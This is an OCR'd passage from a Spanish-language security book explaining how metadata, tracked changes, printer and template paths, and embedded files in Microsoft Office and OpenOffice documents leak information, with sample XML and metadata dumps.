


Imagen 01.09: Desvinculado de ficheros gráficos en documentos .doc convertidos a *HTML*

Como se puede apreciar, la información *EXIF* que viene acompañando los archivos gráficos se mantiene totalmente intacta y se puede observar cómo, en este ejemplo, el fichero de imagen incluía entre los *metadatos* una miniatura - o *thumbnail* - de apariencia distinta a la propia imagen, lo que mostraría en pequeño una versión anterior del fichero.

Este comportamiento de preservar la información *EXIF* en los archivos gráficos que se vinculan en un documento, se va a repetir en todas las versiones hasta *Microsoft Office* 2003. En ellas sólo se pierde la información *EXIF* de la fotografía si se utiliza la opción de Modificar Imagen y se guardan los cambios. En las subsiguientes versiones de *Microsoft Office*, el comportamiento cambiará dependiendo del formato de documento que se utilice.

En el formato de fichero de *Microsoft Office* 2007, llamado *OOXML* o *ISO* DIS 29500, los formatos .docx, .xlsx y .pptx son ficheros comprimidos ZIP que guardan los archivos incrustados como elementos independientes, por lo que la extracción de los ficheros es una tarea trivial, pero, en este caso, los archivos gráficos son convertidos a formato PNG sin pérdida y los *metadatos* son limpiados.

Metadatos.rar	Name	Size	Packed
_rels			
docProps	image1.png	18.204	18.204
word	image2.png	6.456	6.456
_rels	image3.png	34.903	34.903
media	image4.png	29.159	29.159
theme	image5.png	32.501	32.501
	image6.png	61.741	61.741

Imagen 01.10 Desvinculado de ficheros gráficos en *OOXML*

Revisiones y modificaciones

Una de las características más apreciadas de los usuarios de *Microsoft Office* que trabajan de forma colaborativa en un documento son las opciones de revisión. Con estas opciones, los usuarios pueden realizar cambios al documento y siempre quedarán almacenadas las versiones anteriores del fichero, permitiendo recuperar el estado anterior de la información.

Esta acción es útil durante la edición y depuración del documento, pero si el documento se hace público debe ser limpiado de las versiones anteriores. De no hacerse así, la información estará disponible para cualquiera que active el modo de revisión del documento.




Imagen 01.11: Control de cambios en *Office 2007*

Como se puede apreciar en la imagen 01.11, se muestran los valores anteriores previos a su modificación. El documento final mostraría un balance positivo mientras que el original mostraría un resultado negativo. Al usuario del documento le basta con seleccionar la opción de ver documento original.

Notas, encabezados y pies de páginas

Otros lugares donde suele quedar información no deseada son las anotaciones puntuales sobre los documentos. Las notas realizadas a pie de página son comunes en los documentos de presentaciones y los encabezados y pies de página con información no deseada, como códigos de referencia internos o nombre de usuarios que han creado o han trabajado en el documento. La información contenida en estos apartados debe ser revisada antes de la publicación.

Información oculta por formato

En los documentos de *Microsoft Office* es posible que una imagen quede oculta detrás de otra en una diapositiva o que la plantilla utilizada en un documento de presentación *Power Point* o la plantilla de un documento *Excel* tenga información y archivos no deseados que pueden ser tapados por el texto o las imágenes del documento. También pueden darse situaciones en las que un desafortunado clic con el ratón o un error al pegar información pueden dejar en el documento información oculta por el formato, simplemente porque se ha copiado texto del mismo color que el del fondo de página. Este tipo de fugas de información puede producirse también por comportamientos maliciosos por parte de empleados descontentos, o que desean poner en un aprieto a un compañero o que, simplemente, quieren gastar una broma pesada.

Otros lugares donde se almacena la información

Los lugares donde pueden quedar datos no deseados pueden ir desde los comentarios en las hojas de estilos, hipervínculos copiados que apuntan a servidores de la *intranet* o incluso el código generado por un usuario en macros en *VBScript* que almacenen información en comentarios, nombre de variables, etcétera. Toda esa información se puede extraer utilizando un sencillo programa que busque cadenas de texto dentro de ficheros o bien con un editor hexadecimal.




Imagen 01.12: *BinText* rastrea textos y localiza hipervínculos

Información oculta

Hasta este momento se han revisado *metadatos* e información fácilmente accesible y, en ocasiones, modificable por el usuario que hace uso de un paquete de *Microsoft Office*. Sin embargo, existe también otra información, que, según las diferentes versiones de los formatos de documento, se almacena de forma oculta dentro de los archivos.

Estos *metadatos* son internos y es el propio paquete de *Microsoft Office* el que hace uso de ellos. Así, podemos encontrar una lista de valores que identifican la versión de *software* utilizada en la creación del documento, el autor que creó el archivo, la fecha de creación, el número de revisiones que se han realizado, el último usuario en modificar el documento, la última vez que se imprimió el archivo, el tiempo total que se ha estado trabajando con ese documento, información sobre el tamaño del documento y hasta un identificador único del archivo que se creaba en los documentos generados en algunas versiones de *Microsoft Office* que utiliza información del equipo para ser generado y que podría ser usado para seguir un documento hasta el equipo desde el que fue creado.

```
mimetype - application/msword
revision history   Revision #1: Author  EL USUARIO  worked on   \servidor compartida Dc  1 doc
revision history   Revision #0  Author  EL USUARIO  worked on       Documents and
settings\usuario97 Escritorio\Doc1 do
company - LA ORGANIZACION
paragraph count - 1
line count - 1
last printed - 2008-05-19T09:36:0
last saved by - EL USUARIO
character count - 225
template - Normal
creation date - 2008-05-19T09:21:0
title - Prueba de documento de Word97
word count - 39
page count   1
creator - EL USUARIO
date - 2008-05-19T09:46:0
generator - Microsoft Word 8.0
```

Imagen 01.13. *Metadatos* extraídos con *LibExtractor* de un *doc Word 97*

No todos estos valores están presentes en todos los formatos de archivo y su aparición en un documento depende tanto de la versión del formato de archivo utilizado como de la versión de la herramienta que se está utilizando. Así, un documento creado con una versión antigua puede tener todos estos *metadatos* y sólo se modifican algunos de ellos cuando se edita el archivo con una versión más moderna.

Conexiones a bases de datos

En algunos casos también pueden obtenerse datos mucho más sensibles para la seguridad de una organización, como es el caso de las conexiones a bases de datos. En la imagen 01.14 aparece una consulta *SELECT*, los nombres de los drivers *ODBC* usados, el nombre del servidor donde se almacena la base de datos, el propio nombre de la base de datos y la cuenta de acceso utilizada para extraer los datos… y también la contraseña.

Estos documentos deberían tener una protección especial dentro de las empresas, ya que almacenan credenciales de forma muy común y son un auténtico riesgo de seguridad a tener en cuenta.

Archivo Edición Buscar Ver Análisis Extras ventanas ?

ANSI hex

Modelo MySQL.doc

```
Offset(h)  15 16 17 18 19 1A 1B 1C 1D 1E 1F
00002820   00 54 00 [illegible] 00 70 [illegible] 72 00 75 00   [redacted]
00002840   00 6C 00 69 00 64 00 6F 00 73 00   [redacted]
00002860   00 2F 00 6E 00 6F 00 6D 00 [illegible] 00   [redacted]
00002880   00 5F 00 [illegible] 00 [illegible] 00 74 00 6C 00   [redacted]
000028A0   00 65 00 62 00 61 00 73 00 6D 00   [redacted]
000028C0   00 65 00 [illegible] 00 61 [illegible] 73 00 20 00   [redacted]
000028E0   FF 04 00 [illegible] [illegible] 7E [illegible] 44 00 41 00   [redacted]
00002900   00 [illegible] 00 61 [illegible] 73 [illegible] 6D 00 65 00   [redacted]
00002920   00 45 00 52 00 [illegible] 00 7B 00 4D 00   [redacted]
00002940   00 2F 00 35 [illegible] [illegible] 00 20 [illegible] 44 00   [redacted]
00002960   00 4F 00 4E 00 3D 00 30 00 3B 00   [redacted]
00002980   00 41 00 44 00 41 [illegible] 54 00 41 00   [redacted]
000029A0   00 56 00 45 00 52 [illegible] 3D 00 73 00   [redacted]
000029C0   00 [illegible] 00 55 [illegible] [illegible] 00 7[illegible] 00 61 00   [redacted] .U.s.u.a.
000029E0   00 3B 00 0[illegible] 00 00 00 00 00 02 10   r.i.o.[redacted]
```

Posición: 282C   Bloque: 282C-29F5   Longitud: [illegible]CA   Sobreescribir

Imagen 01 - 4. Información sobre conexión a base de datos en un documento de *Word*

El texto, para mayor claridad, es:

```
[illegible].lidos, pruebas_0.nombre, pruebas 0.tlf FROM
pr[illegible]etadata.pruebas pruebas 0
DATABA[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
```

Impresoras

Ya hemos comprobado previamente como el historial de revisiones nos proporciona información sobre nombres de cuentas de usuario y de servidores de carpetas compartidas. Otro dato oculto en algunos documentos que puede revelar información sobre nuestros sistemas informáticos son los nombres de impresora que quedan almacenados como información oculta dentro de los documentos al formatear la página para impresión..

Las impresoras compartidas aparecen en formato *UNC*, *Universal Naming Service*, por lo que si la impresora con la que se esta trabajando es de red, revelará el nombre del servidor, del recurso compartido y, en ocasiones, incluso la dirección *IP* del servidor, proporcionando información del direccionamiento interno de la red que podrá ser utilizado para por ejemplo, hacer un escaneo de registros *PTR* en el servidor *DNS* principal de la organización en un ataque completo





Imagen 01 15: Datos de impresora en un documento de *Word*

Esta información es muy valiosa por sí misma para un atacante porque permite descubrir información sobre las *ACLs* de la red, ya que si un usuario está usando una impresora significa que tiene acceso al recurso y, por supuesto, que el usuario es válido en el servidor

Imagen 01 16: Impresora en formato *UNC* en un documento de *Word*

Las versiones posteriores a *Microsoft Office* 95 no suelen incluir esta información en los ficheros creados. Pero, curiosamente, sí la actualizan cuando la encuentran en un documento, haciendo constar el nombre de la impresora que tengamos en uso. Este comportamiento hace que documentos heredados que se han ido modificando con diferentes versiones sigan conservando y actualizando este dato. No hace falta siquiera imprimir los documentos o configurar su impresión, basta con una simple edición y guardado.

Metadatos en OpenOffice

OpenOffice utiliza de forma nativa el formato *ODF* (*Open Document Format*), un formato estándar y abierto definido por *OASIS* y aprobado por *ISO*. En *ODF*, los documentos se almacenan como un archivo comprimido ZIP que contiene un conjunto de ficheros en formato *XML* con el contenido del documento.

Así, si se utiliza un programa de compresión para abrir un documento ODT (fichero de texto creado con *OpenOffice* Writer) nos encontramos, entre otros, con los siguientes archivos:

- *meta.XML*: Contiene *metadatos* relativos al documento y, como se indica en la ayuda del producto, este fichero no se cifra ni siquiera cuando el documento esté protegido mediante contraseña.
- *settings.XML*: Incluye información relativa a la configuración y a los ajustes del documento.
- *content.XML*: En este fichero se almacena el contenido principal, es decir, el texto del documento.




Imagen 01.17: Contenido de un documento *ODT*.

Aunque la versión de *OpenOffice 1* utiliza extensiones de archivo distintas a las de *OpenOffice 2*, los documentos son guardados de forma similar. No hay que olvidar que *ODF* se construyó como una evolución de los formatos de fichero utilizados en *OpenOffice* 1.

Datos personales

Los primeros *metadatos* que genera un usuario utilizando *OpenOffice* se crean durante el proceso de la instalación del *software* y a su vez la primera vez que se ejecuta la aplicación. La suite solicita al usuario una serie de datos que por defecto van a acompañar a los documentos creados con esa versión del *software* desde ese momento en adelante, hasta que se cambien.

OpenOffice va a almacenar esta información de forma que pueda acompañar, como una firma reconocible, a los documentos generados desde ese *software*. No obstante, todos estos datos, y mas información aún, pueden ser modificados y ampliados posteriormente modificando las preferencias del paquete *OpenOffice*, utilizando para ello el cuadro de Opciones que se encuentra dentro del menu Herramientas.




Imagen 01.18: Modificacion de los datos de usuario.

Parte de esta informacion que puede verse se va a almacenar en los documentos generados con OpenOffice sin necesidad de seleccionar ninguna opcion para ello. De esta forma, si creamos un nuevo documento de texto y comprobamos el contenido del fichero *meta.XML* contenido en el archivo comprimido *ODF* que se ha generado, encontraremos la informacion que se muestra en la imagen 01.19, donde puede verse que se incluye el nombre y los apellidos del usuario, la version de OpenOffice y el sistema operativo concreto que se ha utilizado para la creación y/o edición del presente archivo.

```
<?xml version="1.0" encoding="UTF-8" ?>
- <office:document-meta xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0"
xmlns:xlink="http://www.w3.org/1999/xlink" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:meta="urn:oasis:names:tc:opendocument:xmlns:meta:1.0"
xmlns:ooo="http://openoffice.org/2004/office" office:version="1.0">
- <office:meta>
  <meta:generator>OpenOffice.org/2.3$Win32 OpenOffice.org_project/680m5$Build
9221</meta:generator>
  <meta:initial-creator>MiNombre MiApellido</meta:initial-creator>
  <meta:creation-date>2008-08-11T11:33:23</meta:creation-date>
  <meta:editing-cycles>0</meta:editing-cycles>
  <meta:editing-duration>PT0S</meta:editing-duration>
  <meta:user-defined meta:name="Info 1" />
  <meta:user-defined meta:name="Info 2" />
  <meta:user-defined meta:name="Info 3" />
  <meta:user-defined meta:name="Info 4" />
  <meta:document-statistic meta:table-count="0" meta:image-count="0" meta:object-count="0"
meta:page-count="1" meta:paragraph-count="0" meta:word-count="0" meta:character-count="0" />
  </office:meta>
  </office:document-meta>
```

Imagen 01.19: Fichero *meta.XML*.

Impresoras

Como ya vimos en la sección anterior, entre la información que puede ser potencialmente peligrosa, pues revela datos sobre la infraestructura de una empresa, está la relativa a las impresoras. Así, cuando se imprime un documento con *OpenOffice*, y posteriormente es guardado, dentro del fichero *settings.XML* queda la información de la impresora que ha sido utilizada.

```
<config:config-item config:name="ClipAsCharacterAnchoredWriterFlyFrames"
config:type="boolean">false</config:config-item>
  <config:config-item config:name="CurrentDatabaseDataSource" config:type="string" />
  <config:config-item config:name="DoNotCaptureDrawObjsOnPage"
config:type="boolean">false</config:config-item>
  <config:config-item config:name="TableRowKeep" config:type="boolean">false</config:config-
item>
  <config:config-item config:name="PrinterName" config:type="string">\\servidor\HP 2000C
</config:config-item>
  <config:config-item config:name="PrintFaxName" config:type="string" />
  <config:config-item config:name="ConsiderTextWrapOnObjPos"
config:type="boolean">false</config:config-item>
  <config:config-item config:name="UseOldPrinterMetrics"
config:type="boolean">false</config:config-item>
```

Imagen 01.20: Información de una impresora en un servidor de red.

Plantillas

Las plantillas se utilizan para generar documentos con estilos y formatos predefinidos. Esta forma de trabajar es muy utilizada ya que ahorra trabajo y permite utilizar documentos con imágenes

corporativas de forma cómoda. Sin embargo, cuando se genera un documento a partir de una plantilla, el documento almacena referencias a la ruta de ubicación de la plantilla en el archivo *meta.XML*

```
<?xml version="1.0" encoding="UTF-8" ?>
- <office:document-meta xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0"
xmlns:xlink="http://www.w3.org/1999/xlink" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:meta="urn:oasis:names:tc:opendocument:xmlns:meta:1.0"
xmlns:ooo="http://openoffice.org/2004/office" office:version="1.0">
- <office:meta>
  <meta:generator>OpenOffice.org/2.3$Win32 OpenOffice.org_project/680m5$Build-
9221</meta:generator>
  <dc:title>NuevaPlantilla</dc:title>
  <meta:initial-creator>MiNombre MiApellido</meta:initial-creator>
  <meta:creation-date>2008-08-12T10:02:14</meta:creation-date>
  <meta:editing-cycles>1</meta:editing-cycles>
  <meta:editing-duration>PT0S</meta:editing-duration>
  <meta:template xlink:type="simple" xlink:actuate="onRequest"
xlink:href="../../Datos%20de%20programa/OpenOffice.org2/user/template/NuevaPlan
tilla.ott" xlink:title="NuevaPlantilla" meta:date="2008-08-12T10:02:14" />
  <meta:user-defined meta:name="Info 1" />
  <meta:user-defined meta:name="Info 2" />
  <meta:user-defined meta:name="Info 3" />
  <meta:user-defined meta:name="Info 4" />
  <meta:document-statistic meta:table-count="0" meta:image-count="0" meta:object-count="0"
meta:page-count="1" meta:paragraph-count="1" meta:word-count="0" meta:character-count="9" />
  </office:meta>
  </office:document-meta>
```

Imagen 01.21: Ruta de acceso a la plantilla.

Como se puede apreciar, en el archivo *meta.XML* aparece la ruta de la plantilla relativa a la ubicación del documento. Esta ruta puede parecer inofensiva y falta de información que ponga en riesgo la seguridad del sistema, sin embargo, si la plantilla hubiera sido almacenada en una carpeta situada fuera del perfil del usuario, la ruta ofrecería información sobre una cuenta de usuario del sistema.

```
...
  <meta:template xlink:type="simple" xlink:actuate="onRequest"
xlink:href="../Documents%20and%20Settings/CuentaUsuario/Datos%20de%20programa/OpenOffice.org
/user/template/NuevaPlantilla.ott" xlink:title="NuevaPlantilla" meta:date="2008-08-12T10:02:14"
/>
  <meta:user-defined meta:name="Info 1" />
...
```

Imagen 01.22. Ruta a plantilla con información de cuenta de usuario.

En el caso de la imagen 01.22, el documento ha sido almacenado en "C:" y como resultado, la ruta de la plantilla nos revela la carpeta que contiene el perfil del usuario, dentro de "*C:\Documents and Settings*". El nombre de esta carpeta normalmente es el de la cuenta de usuario, en el ejemplo "CuentaUsuario". Se debe destacar aquí que, en algunas ocasiones, el nombre de esta carpeta contiene también datos relativos al dominio al que pertenece el usuario. Esta información se presenta en el

nombre de la carpeta del perfil del usuario con la estructura "*NombreDeCuenta.NombreDeDominio*" ofreciendo información mucho mas reveladora a un posible atacante. Igualmente, el documento podría haber sido guardado en otra unidad distinta a la de la plantilla, obteniendose en ese caso una ruta completa que identifica la unidad de disco.

```
<meta:template xlink:type="simple" xlink:actuate="onRequest"
xlink:href="/C:/Documents%20and%20Settings/papa/Datos%20de%20programa/OpenOffic
e.org2/user/template/NuevaPlantilla.ott" xlink:title="NuevaPlantilla" meta:date="2008-08-
12T10:02:14"/>
 <meta:user-defined meta:name="Info 1" />
```

Imagen 01.23: Ruta a plantilla con unidad de disco

En los ejemplos que se han mostrado, los resultados son todos desde máquinas de trabajo *Windows* pero el resultado no difiere mucho en las maquinas *Linux*. En este caso, las rutas a los perfiles pueden contener la ruta al *$HOME* del usuario y este puede quedar al descubierto.

```
 <meta:template xlink:type="simple" xlink:actuate="onRequest" xlink:role="template"
xlink:href="/home/pruebas/.openoffice.org2/user/template/PlantillaNueva.ott"
xlink:title="NuevaPlantilla" meta:date="2008-06-30T09:13:20" />
 <meta:user-defined meta:name="Info 1" />
```

Imagen 01.24: Usuario Pruebas en ruta a plantilla

Logicamente, si el documento se encuentra ubicado en un servidor de red, la información que aparecera en formato *UNC* mostrara el nombre del servidor y la unidad compartida permitiendo de nuevo a un posible atacante recomponer el mapa de la red de la organizacion.

Documentos vinculados e incrustados

Una de las opciones que aportan casi todos los programas ofimaticos actuales es la de vincular e incrustar documentos completos o secciones de documentos procedentes de otras aplicaciones. Esto puede ofrecer un punto de fuga de datos no deseados difícil de controlar para una empresa o particular a la hora de enviar o publicar un documento ofimatico.

En el caso de la vinculacion de archivos, en el documento principal aparecera una referencia al documento vinculado, en forma de ruta relativa siempre que sea posible y como ruta absoluta a la red cuando no quede otra alternativa para referenciar correctamente la ubicacion del archivo.

Cuando el documento vinculado se encuentre en el mismo equipo que el documento principal, los resultados serán, en general, similares a los mostrados en el apartado de plantillas, pudiendo llegar a revelar información sensible sobre cuentas de usuario o ubicaciones de archivos.

Si el documento vinculado esta almacenado en otro equipo, la información revelada también sería muy útil para un posible atacante, pues el recurso aparecería en forma *UNC* desvelando datos de la estructura interna de la red de la organización.

```
<text:p text:style-name="Standard">
<draw:frame draw:style-name="fr1" draw:name="gráficos1" text:anchor-type="paragraph"
svg:width="16.999cm" svg:height="6.369cm" draw:z-index="0">
  <draw:image xlink:href="//desktop/confidenciales/Dibujo.bmp" xlink:type="simple"
xlink:show="embed" xlink:actuate="onLoad" draw:filter-name="<Todos los formatos>" />
  </draw:frame>
  </text:p>
```

Imagen 01.25: Ruta a equipo remoto

En el caso de que el archivo haya sido incrustado en el documento ya no aparecerán estas rutas, pero entonces hay que afrontar nuevos posibles problemas de fuga de información en todos los documentos incrustados, ya que estos pueden contener, a su vez, *metadatos* e información oculta dentro ahora del documento principal.

Supongamos que se incrusta en un documento *ODT* una imagen *JPG* que lleva asociados *metadatos* en formato *EXIF*. Uno de esos *metadatos* es una miniatura que de apariencia distinta a la de la imagen, lo cual demuestra que esta ha sido manipulada.

Todos los archivos incrustados se encuentran dentro del documento maestro, por lo que abriendo el fichero *ODT* con un descompresor, se puede ver que existe una carpeta denominada *Pictures* y que dentro de ella se encuentra la imagen incrustada, aunque con otro nombre.




Imagen 01.26: Imagen incrustada en carpeta *Pictures*

Si la imagen es extraída y analizada puede verse que mantiene todos los *metadatos* de la imagen original y, por supuesto, la miniatura que muestra el estado original de la fotografía.




Imagen 01.27: *Metadatos EXIF* en archivo incrustado.

Modificaciones

Una de las características que ofrece *OpenOffice* Writer es hacer un seguimiento de los cambios que sufren los documentos. Esto es muy útil cuando un documento está siendo elaborado por varios usuarios o cuando se desea conocer todas las acciones realizadas en el mismo. El submenú "Modificaciones" del menú "Editar" permite activar esta característica, así como hacer visibles u ocultar los cambios.

Por descuido, se puede estar trabajando con un documento que tiene esta opción activada, pero la visualización de la herramienta no nos está mostrando los cambios, con lo que si ese documento es enviado sin eliminar la historia, cualquiera que acceda a este archivo podrá leer información que tal vez no es deseable, como saber si se ha eliminado algo, si se ha añadido y quién y cuándo fueron realizados esos cambios.

